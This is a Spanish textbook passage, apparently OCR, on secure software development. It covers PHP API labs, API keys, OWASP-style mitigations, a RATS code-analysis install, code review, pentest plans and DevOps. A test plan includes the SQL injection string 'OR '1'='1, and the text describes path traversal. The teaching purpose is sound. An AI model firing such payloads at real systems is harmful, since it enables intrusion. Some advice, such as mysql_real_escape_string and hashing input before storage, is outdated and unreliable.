Mensaje: API servicio GET ejecutado.
Código http: 200
Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhcGxpY2FjaVx1MDBm-
M24iOiJCYXphciIsImNvbnRyYXNlXHUwMGYxYSI6IjEyMyIsImNhZHVjaWRhZ-
CI6MTUyMTA1OTcwMX0.Di41gdJVcxeGd4gKqgPekxda5Nn9n9qtTGQJ-_XB-
3bw
```

Para depurar errores puedes utilizar el método `curl_getinfo()`. Por ejemplo:

```
$httpcode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
$content_type = curl_getinfo($ch, CURLINFO_CONTENT_TYPE);
echo “<br>HTTP Content type: “.$content_type;
```

Para ver los HEADERS de respuesta puedes hacer lo siguiente:

```
$resultadoEstatus = curl_getinfo($ch);
print_r($resultadoEstatus);
```

Para mostrar los datos retornados puedes hacer lo siguiente:

```
print_r($descifrado);
```

Proyecto Bazar de Ciudades [continuación]

Necesitamos una base de datos con las credenciales de diferentes aplicaciones que quieran hacer uso de nuestros microservicios de paquetes de ciudades.

Realiza la base de datos **credenciales**.
Realiza la base de datos **inter.**

La base de datos **inter** debe contener información sobre habitaciones disponibles en los hoteles de la cadena Inter en diferentes ciudades.

Codifica nuevamente la API **GetCiudadesApi** para que la API retorne información sobre habitaciones disponibles.

Codifica nuevamente **getCiudades** para que la información sobre las habitaciones disponibles sea mostrada de la siguiente manera:




Figura 7.8 Aplicación Bazar de Ciudades

Codifica **putCiudades** para que utilice **PutCiudadesApi** donde la base de datos **inter** deba ser actualizada cada vez que se reserva una habitación.

Uso de claves API

Los servicios públicos REST sin control de acceso pueden ocasionar alta demanda, lo cual puede conducir a un ataque DoS (negación de servicio). Si utilizamos claves API en las credenciales de los usuarios podemos controlar las aplicaciones con acceso a nuestros servicios. Por ejemplo:

```
$credenciales = array();
$credenciales[‘aplicación’] = $aplicación;
$credenciales[‘contraseña’] = $contraseña;
$credenciales[‘caducidad’] = time() + (60*60);
$credenciales[‘claveAPI’] = ‘12345’;
```

Restricción de métodos HTTP

Tambien podemos implementar una lista blanca con los métodos http aceptados, `GET`, `POST`, `PUT`. Por ejemplo:

```
$credenciales[método] = ‘GET’;
```

De esta manera, solicitudes con métodos no aceptados reciben el siguiente código http: Código 405: método no aceptado.

Validación de entradas

Implementa una validación de entradas implícita utilizando tipos de datos de entrada tales como números, booleanos, fechas.

Validación de tipos de contenidos en solicitudes/respuestas

Implementa tipos de contenido en los headers de solicitudes y respuestas. Por ejemplo:

```
curl_setopt($ch, CURLOPT_HTTPHEADER,  array(
   'Format:json',
   'Accept: application/json; charset=UTF-8') );
```

Las respuestas siempre deben enviar un Content-Type header con el contenido y charset correctos.

Respuestas con un tipo de contenido incorrecto los calificamos de la siguiente manera:
Código http 406 "Unacceptable Media Type" o
Código http 415 "Unsupported Media Type"

Manejo de errores

Al reportar errores los mensajes no deben contener call staks o información interna sobre los procesos de la aplicación.

Headers de seguridad

Para prevenir que los navegadores traten de detectar otro tipo de contenido (sniffen) usa la siguiente opción en el header de respuesta:

```
X-Content-Type-Options: nosniff
```

Registros de auditoría

Manten los registros de auditoría para errores de validación de entrada, así como los registros de auditoría sobre eventos relacionados con seguridad, tales como errores de inicio de sesión. Enseguida vemos un ejemplo de una auditoría donde se registran distintos eventos:

Fecha	Hora	Dirección-IP	Usuario	Evento
20170909	11:05:01	172.16.160.110	desconocido	Solicitud inválida
20170909	11:05:02	172.16.160.110	desconocido	Solicitud inválida
20170909	11:05:03	192.168.1.104	Agencia ABC	Cuenta creada
20170909	11:05:04	192.168.1.104	Viajes Z	Sesión válida
20170909	11:05:05	172.16.160.110	Agencia ZIP	Sesión válida
20170909	11:05:06	192.168.2.101	Agencia Q	Sesión válida
20170909	11:05:07	172.16.160.110	desconocido	Error de inicio de sesión
20170909	11:05:08	172.16.160.110	desconocido	Error de inicio de sesión
20170909	11:05:09	172.16.160.110	desconocido	Error de inicio de sesión
...	...	...	...	...

7.7.9 Mitigaciones

Mitigación: inyecciones

La mejor manera de protegerse contra las inyecciones en general es validar la entrada correctamente, tanto en el lado del servidor como del cliente. Por ejemplo, el`filter_var` en PHP o el asistente de validación en ASP.NET.

La mejor manera de protegerse contra las inyecciones de SQL es usar consultas de bases de datos parametrizadas (estas consultas se crean utilizando parámetros como PDO, objetos de base de datos PHP). Observa los siguientes ejemplos:

PHP con MySQLi

```
$query=$dbConnection->prepare('SELECT * FROM table WHERE name =
?');
$query->bind_param('s', $name);
$query->execute();
```

C#

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId",
System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

Java

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_
name =?";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname); ResultSet results = pstmt.
executeQuery( );
```

Otros consejos:

- Implementa un sistema de privilegios con algunos de éstos limitados para los usuarios del servidor de la base de datos y del servidor web (el llamado 'principio del menor privilegio')

- Inhabilitar los servicios innecesarios del servidor y los procedimientos almacenados en la base de datos

Mitigación: Irrupción en la autenticación y sesión

La autenticación de un usuario es un proceso donde éste se identifica por medio de un nombre y contraseña. La mejor manera de evitar errores en el proceso es implementar una política de contraseña estricta.

Un enfoque común es proteger todos los formularios en la aplicación que tengan un efecto, es decir, cambiar o eliminar información con un token (etiqueta); éste es una clave secreta que sólo el servidor puede saber y que se envía con un formulario cada vez. El token se agrega al formulario y se envía con la aplicación. Cuando entra una solicitud, el servidor puede verificar si el token es conocido y correcto. SI un hacker altera el token, éste ya no será válido y la aplicación lo rechazará.

Mitigación: Cross-Site Scripting (XSS)

La mejor manera de protegerse contra ataques XSS es desinfectar la entrada del usuario ('to sanitize user input'). En PHP se hace esto de la siguiente manera:

PHP

```
$message = stripslashes($message);
$message = mysql_real_escape_string($message);
$message = htmlspecialchars($message);
```

Es una buena práctica desinfectar y aplicar el hash a los datos de entrada antes de almacenarlos en una base de datos.

Mitigación: irrupción en el control de acceso

Las tres formas más comunes de eludir los controles de acceso son:

- **Navegación forzada.** Esto consiste en la evasión de los controles de acceso al navegar por URI desprotegidos, para evitarlo se deben realizar comprobaciones en todas las páginas con información confidencial.

- **Recorrido de ruta.** Un ataque mediante un recorrido de ruta está dirigido a acceder a los archivos y directorios fuera de la trayectoria carpeta-raíz-red (piensa en una poligonal, un cruce). Para no caer en ello evita las rutas relativas (../../map/archivo) en la información solicitada. Los hackers pueden acceder a los archivos con esta información.

- **Abuso de permisos de archivos.** Para evitarlo se deben verificar los permisos de configuración y script predeterminados en el servidor.

Mitigación: mala configuración de la seguridad

La mayoría de los servidores web deben parcharse antes de instalar los servicios y aquellos no utilizados deben eliminarse. Las siguientes acciones ayudan contra la mala configuración de la seguridad:

- Cambiar las cuentas y contraseñas predeterminadas del administrador
- Eliminar las cuentas de invitados
- Escanear los puertos regularmente
- Deshabilitar los servicios de servidor innecesarios
- Realizar los últimos parches de seguridad
- Implementar el principio del menor privilegio: los usuarios sólo tienen acceso a la información necesaria para llevar a cabo sus actividades.

Mitigación: exposición de datos sensibles

Debemos asegurarnos de que la información confidencial, como los datos del paciente, los de la tarjeta de crédito y las contraseñas estén protegidos contra la exposición.

- Los datos confidenciales deben encriptarse y almacenarse
- Las contraseñas deben someterse al hash
- La información confidencial sólo debe ser accesible a los usuarios autorizados
- Usar el protocolo HTTPS para enviar información confidencial

Mitigación: Protección insuficiente contra un ataque

El software tal como Fail2Ban protege a los servidores SSH y Apache contra los ataques. Fail2Ban es una herramienta de código abierto que protege a los servidores, pues bloquea las direcciones IP a las que se intenta irrumpir en el sistema.

Mitigación: Cross-Site Request Forgery (CSRF, falsificación de solicitudes entre sitios)

Las aplicaciones que usan tokens (etiquetas) por sesión o por operación están protegidas contra la falsificación de solicitudes entre sitios.

- Protege contra los ataques XSS
- Implementa token (etiquetas) por operación y verifica el token en el lado del servidor
- Genera token aleatorios (etiquetas aleatorias)
- Envía el token (etiqueta) al servidor en campos HTML ocultos
- El control CAPTCHA ayuda contra CSRF

Mitigation: Components with known vulnerabilities (Mitigación: componentes con vulnerabilidades conocidas)

Un proyecto de software debe tener un procedimiento que realice un seguimiento de las vulnerabilidades de los componentes utilizados de terceras partes.

- Identificar todos los componentes utilizados de terceras partes y los números de versión
- Averiguar el estado de seguridad de los componentes
- Consultar bases de datos de vulnerabilidades como https://vuldb.com/

Mitigación: API desprotegidas

- Asegurarse de establecer una conexión segura entre tu aplicación y la API
- Asegurarse de que sean seguras las claves y las etiquetas (tokens) para autenticar la aplicación con el servicio API

7.7.10 Proyecto VideoBox [continuación]

Realizarás la aplicación VideoBox de acuerdo con el diseño funcional y el técnico. Usa la siguiente lista de verificación:

- Principios de codificación
- Las mejores prácticas de la codificación
- Diseño de código contra vulnerabilidades

7.7.11 Revisión de código

La **revisión del código** es la verificación de la implementación de todos los principios de diseño de códigos anteriores en tu aplicación. La revisión del código es validada por otros programadores y probada por los evaluadores. El revisor verifica el código de seguridad y el código funcional al mismo tiempo. Esto sucede en la fase de codificación de SSLC. Las revisiones pueden ser manuales y automáticas.

Análisis automatizado de código

El análisis de código se puede realizar con una herramienta de análisis de código fuente como RATS para (C, C ++, Perl, PHP y Python).

La instalación de RATS se hace mediante los siguientes pasos:

```
wget https://rough-auditing-tool-for-
security.googlecode.com/fi les/rats-2.4.tgz
tar -xzvf rats-2.4.tgz
cd rats-2.4 ./confi gure && make && sudo make install ./rats
```

El uso de RATS:

```
rats --quiet --xml -w 3 <path_to_source_directory>
```

Con las siguientes opciones:

```
--xml, --html          formato de salida
-w <1,[2],3>           es el nivel de advertencia:
```

1. Sólo advertencias de alto nivel
2. Advertencias de nivel medio y alto
3. Advertencias de nivel bajo, medio y alto

Análisis manual de código

Las herramientas de revisión de código no pueden probar todo; el énfasis debe estar en la revisión manual. El revisor debe verificar los estándares de codificación en la aplicación y si los controles de seguridad están codificados a partir del modelo de amenaza de la fase de análisis.

Tabla 7.7 Modelo de amenaza/revisión del código

Caso de uso	Activo	Amenaza	Punto de entrada	Vulnerabilidad	Controles de seguridad	Revisor
2. Como corresponsal, deseo poder crear una cuenta	Información de la cuenta	Inyecciones Exposición de datos personales	Nueva página de cuenta	Los hackers pueden ingresar inyecciones SQL usando el formulario	Validación de entrada	
3. Como corresponsal, deseo poder cambiar mi perfil	Cookie de sesión	Autenticación/ sesión interrumpida	Página del perfil	Los hackers pueden ver la cookie de sesión del usuario en el encabezado HTTP	La cookie de sesión debe enviarse a través de HTTPS	
Y así sucesivamente	Y así sucesivamente	Y así sucesivamente				

LABORATORIO 7.28 *Revisión del código*

En este ejercicio de laboratorio vas a realizar una revisión del código de tu propia aplicación o de la aplicación de un colega. Aquí están las listas de verificación para el revisor de código.

Principios de la lista de verificación para la codificación

- Principio de separación de intereses (SoC)
- Economía de mecanismo
- Fail-safe defaults (valores predeterminados a prueba de fallas)
- Mediación completa
- Diseño abierto
- Separación de privilegios
- Principio del menor privilegio
- Mecanismos comunes mínimos
- Defensa en profundidad

Lista de verificación de las mejores prácticas

En aras de la exhaustividad, repetimos aquí esta lista que ya se ha dado anteriormente.

1. Codificar funciones compactas
2. Evitar las construcciones recursivas

3. Detectar y evitar fugas de memoria eliminando variables, objetos y oyentes no utilizados

4. Evitar las iteraciones sin fin dando un límite superior máximo a todos los bucles

5. Usar un máximo de dos aserciones por función; las usamos para probar nuestras hipótesis en una función. Una aserción es, por ejemplo:

```
if(!Asserción (sesión == true)) {return ERROR;}
```

6. Evitar el acceso no autorizado a objetos de datos declarando objetos de datos en el espacio interno

7. Validar los parámetros de entrada de sus funciones y validar los valores de retorno

8. Evitar los preprocesadores

9. Evitar usar punteros en las funciones

10. Corrección de errores y manejo de excepciones

Informe de revisión del código

El informe de revisión de código debe contener los siguientes elementos:

- Portadilla con:
  - Nombre de la empresa
  - Nombre de la aplicación
  - Nombre del diseñador
  - Nombre del revisor
  - Nombre del documento
  - Número de versión

- Revisar el modelo de amenazas
- Informe

El informe consta de los siguientes puntos:
- Compartir (porcentaje) del código de terceros proveedores
- Número de vulnerabilidades encontradas

Repositorios de software

GitHub es la compañía anfitriona con el repositorio Git (sistema de control de versiones distribuidas) para equipos de desarrollo de software. Crea una cuenta y comparte tus

soluciones de software con otros programadores. Hay más sitios especializados para programadores, por ejemplo **developer.github.com** donde se comparte el código. Vale la pena consultar los siguientes enlaces:

https://developer.github.com/v3/auth/
https://developer.github.com/v3/guides/basics-of-authentication/

7.8 ◆ SSLC: Pruebas pentest

En esta fase probamos los requisitos funcionales y los de seguridad de la aplicación. En relación con los requisitos funcionales establecidos en la etapa de análisis, llevamos a cabo una prueba de aceptación. Observa la siguiente tabla.

Tabla 7.8 Requisitos funcionales

Caso de uso	Como <papel>	Deseo <funcionalidad>	Probador
1	Como usuario	Deseo ver los reportajes más vistos	
2	Como corresponsal	Deseo crear una cuenta	
3	Como corresponsal	Deseo poder cambiar mi perfil	
4	Como corresponsal	Deseo poder subir mis reportajes	
5	Como corresponsal	Deseo ver un resumen de todos mis reportajes	
6	Y así sucesivamente		

Basándose en el plan de prueba, llevamos a cabo una manual como en la fase de diseño. Observa la siguiente tabla.

Tabla 7.9 Plan de prueba manual

Caso de uso	Amenaza	Caso de abuso	Probador
2. Como corresponsal, deseo poder crear una cuenta	Inyecciones Exposición de datos personales	Probaremos CAPTCHA en el formulario de crear cuenta Ejecutaremos inyecciones SQL con 'OR' 1 '=' 1	
3. Como corresponsal, deseo poder cambiar mi perfil	Autenticación/ sesión interrumpida	Iniciaremos sesión como corresponsal e intentaremos obtener los derechos de ADMINISTRADOR	

4. Como administrador, quiero hacer respaldos diarios			
Y así sucesivamente			

Basándose en el plan de prueba, realizamos una automatizada tal como se preparó en la fase de diseño.

Plan de prueba automatizado

Nombre de la herramienta	Proveedor y versión	Objetivo
Mapa de SQL		Aplicación de escaneo

LABORATORIO 7.29 *Pruebas de penetración*

En este ejercicio de laboratorio realizarás tres pruebas

- Una prueba de aceptación basada en los requisitos funcionales
- Una prueba de penetración manual preparada en la fase de diseño
- Una prueba de penetración automatizada tal como se preparó en la fase de diseño

Prueba las siguientes vulnerabilidades:

- Cross site scripting
- Inyección de SQL
- Error de configuración del servidor
- Manipulación de forma
- Intoxicación de cookies
- Vulnerabilidades de plataforma
- Gestión de sesión débil
- Inyección de comandos

Informe de la prueba de penetración

El informe de revisión pentest debe contener los siguientes componentes:

- Portadilla con:
  - Nombre de la empresa
  - Nombre de la aplicación
  - Nombre del diseñador
  - Nombre de la prueba

- Nombre del documento
- Número de versión

- Informe

El informe consta de los siguientes puntos:

- Lista de casos de uso probados y resultados
- Lista de vulnerabilidades encontradas
- Conclusión sobre el estado de la aplicación

7.9 ◆ SSLC: Cómo implementar

La sexta fase del modelo de SSLC consiste en implementar la aplicación, lo cual significa proporcionar un número de versión, el lanzamiento y la implementación de la aplicación en el servidor. Hacemos esto en cooperación con los gerentes de red del departamento de Operaciones.

LABORATORIO 7.30 ***Implementación***

Puntos de verificación para la primera implementación:

- ¿Esta implementación afecta otras aplicaciones?
- ¿Quiénes son y dónde están los usuarios?
- ¿Esta aplicación usa información sensible?
- ¿En qué parte de la red está instalada la aplicación?
- ¿Hay un servidor dedicado para esta aplicación?
- ¿Se transporta información sensible a través de esta aplicación?
- ¿Hay alguna consecuencia financiera en el momento en que el sistema se ve afectado?
- ¿Cuál es el historial de seguridad del sistema operativo que se utilizará?
- ¿Por qué alguien querría entrar en la aplicación?

7.9.1 El modelo DevOps

Un modelo para el desarrollo de software prometedor que gana popularidad es DevOps (Desarrollo y Operaciones), un proceso en el que se hace hincapié en la comunicación y la cooperación con el desarrollo y las operaciones de software. Observa la siguiente figura:




Figura 7.9 Modelo DevOps

En este modelo se observa que después de la implementación y operación de la aplicación se crea una fase de monitoreo en la cual los problemas y los nuevos requisitos del cliente se transmiten a los desarrolladores, éstos a su vez crean un cronograma para codificar y probar los nuevos requisitos y luego usan una nueva versión de la aplicación.

La seguridad cibernética es un problema amplio en el que los usuarios, programadores, administradores de sistemas, expertos en operaciones y seguridad juegan un papel importante.

El modelo DevOps enfatiza el rol de todos estos jugadores y tiene cada vez más seguidores.

Índice analítico